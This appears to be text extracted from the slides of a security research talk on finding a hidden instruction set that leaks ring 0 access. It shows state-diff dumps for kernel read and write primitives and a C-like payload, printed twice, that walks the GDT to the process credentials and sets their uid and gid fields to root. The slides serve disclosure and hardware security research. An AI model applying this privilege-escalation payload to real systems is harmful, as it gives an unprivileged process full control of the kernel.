
(Demo)





# A deeply embedded instruction set

- 3 weeks
- 15 gigabytes of logs
- 2,301,295 state diffs
- 4000 hours of compute time



Ring 0 leaks...

L(a7719563)  
L(1010 0111 0111 0001 1001 0101 0110 0011)

	00	04	08	0c
source:	00 11 22 33	44 55 66 77	88 99 aa bb	cc dd ee ff
result:	00 11 22 33	44 55 66 77	88 99 aa bb	cc dd ee ff

eax	ebx	ecx	edx	esi	edi	ebp	esp
source: 0804e289	0841fec1	0841fec2	0841fec3	0841fec4	0841fec5	0841fec6	0841fec7
result: 0804e289	0841fec1	0841fec2	80050033	0841fec4	0841fec5	0841fec6	0841fec7

^^^^^^^^^

cr0	cr2	cr3	cr4
source: 80050033	b767dd60	05369000	00000690
result: 80050033	b767dd60	05369000	00000690

Ring 0 leaks...

L(8ab4b039)

L(1000 1010 1011 0100 1011 0000 0011 1001)

00 04 08 0c

inject: 00 11 22 33 44 55 66 77 88 99 aa bb cc dd ee ff

result: 00 11 22 33 44 55 66 77 88 99 aa bb cc dd ee ff

eax ebx ecx edx esi edi ebp esp

source: 0804e289 746eb12b f5f51f8f d67fae39 bc3a9e7c e05afc02 4e78f34f 64802458

result: 0804e289 746eb12b f5f51f8f d67fae39 bc3a9e7c e05afc02 4e78f34f 64802458

dr0 dr1 dr2 dr3 dr4 dr5 dr6 dr7

source: 00000000 00000000 00000000 00000000 ffff0ff0 00000400 ffff0ff0 00000400


result: 4e78f34f 00000000 00000000 00000000 ffff0ff0 00000400 ffff0ff0 00000400

^^^^^^^^^

Ring 0 leaks...




The payload



```

gdt_base = get_gdt_base();
descriptor = *(uint64_t*)(gdt_base+KERNEL_SEG);
fs_base=((descriptor&0xff00000000000000ULL)>>32) |
           ((descriptor&0x000000ff00000000ULL)>>16) |
           ((descriptor&0x00000000ffff0000ULL)>>16);
task_struct = *(uint32_t*)(fs_base+OFFSET_TASK_STRUCT);
cred = *(uint32_t*)(task_struct+OFFSET_CRED);
root = 0
*(uint32_t*)(cred+OFFSET_CRED_VAL_UID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_GID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EUID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EGID) = root;

```



```

gdt_base = get_gdt_base();
descriptor = *(uint64_t*)(gdt_base+KERNEL_SEG);
fs_base=((descriptor&0xff00000000000000ULL)>>32) |
           ((descriptor&0x000000ff00000000ULL)>>16) |
           ((descriptor&0x00000000ffff0000ULL)>>16);
task_struct = *(uint32_t*)(fs_base+OFFSET_TASK_STRUCT);
cred = *(uint32_t*)(task_struct+OFFSET_CRED);
root = 0
*(uint32_t*)(cred+OFFSET_CRED_VAL_UID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_GID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EUID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EGID) = root;

```

# The payload

- Building the payload ...
  - 15 gigabytes of logs
  - Sifting for primitives ...

## primitive: gdt read

L(a313075b)

L(1010 0011 0001 0011 0000 0111 0101 1011)

00 04 08 0c

source:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff
result:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff

	eax	ebx	ecx	edx	esi	edi	ebp	esp
source:	0804e289	0841fec1	0841fec2	0841fec3	0841fec4	0841fec5	0841fec6	0841fec7
result:	0804e289	c132e000	0841fec2	0841fec3	0841fec4	0841fec5	0841fec6	0841fec7

^^^^^^^^^

# The payload

## primitive: kernel read

L(d407a907)

L(1101 0100 0000 0111 1010 1001 0000 0111)

00

04

08

0c

source:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff
result:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff

eax

ebx

ecx

edx

esi

edi

ebp

esp

source:	0804c356
result:	0804c356

source:	c7f042b5
result:	c7f042b5

source:	c7f042b6
result:	c7f042b6

source:	c7f042b7
result:	c7f042b7

source:	c7f042b8
result:	c7f042b8

source:	c7f042b9
result:	c7f042b9

source:	c7f042ba
result:	c7f042ba

source:	c7f042bb
result:	c7f042bb

^^

# The payload

## primitive: kernel write

L(e2b78d2b)

L(1110 0010 1011 0111 1000 1101 0010 1011)

00

04

08

0c

source:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff
result:	00	11	22	33	44	55	66	77	88	b6	aa	bb	cc	dd	ee	ff

^^

eax

ebx

ecx

edx

esi

edi

ebp

esp

source:	0804c33e
result:	0804c33e

c7ef92b5
----------

c7ef92b6
----------

c7ef92b7
----------

c7ef92b8
----------

c7ef92ba
----------

c7ef92bb
----------

# The payload

## primitive: addition

L(80d2c5d0)

L(1000 0000 1101 0010 1100 0101 1101 0000)

00

04

08

0c

source:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff
result:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff

eax

ebx

ecx

edx

esi

edi

ebp

esp

source:	0804c2e9	2c997093	74b5e609	30300a77	c7909a9c	641000c7	e1a720a7	57135764
result:	3834cd60	2c997093	74b5e609	30300a77	c7909a9c	641000c7	e1a720a7	57135764

^^^^^^^^^

# The payload

primitive: addition?

L(82db92da)

L(1000 0010 1101 1011 1001 0010 1101 1010)

00

04

08

0c

source:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff
result:	00	11	22	33	44	55	66	77	88	99	aa	bb	cc	dd	ee	ff

eax

ebx

ecx

edx

esi

edi

ebp

esp

source:	0804c2e9	11111111	22222222	33333333	44444444	55555555	66666666	77777777
result:	0804c2e9	11111111	22222222	44444444	44444444	55555555	66666666	77777777

^^^^^^^^^


The payload

# The payload

- ❖ Sifting through logs doesn't scale
  - ❖ Need an automated approach

A deeply embedded instruction set


- ❖ Extract behavior patterns from the state diffs to identify bit patterns in the instructions
- ❖ The *collector*
  - ❖ Automated reverse engineering of an unknown instruction set

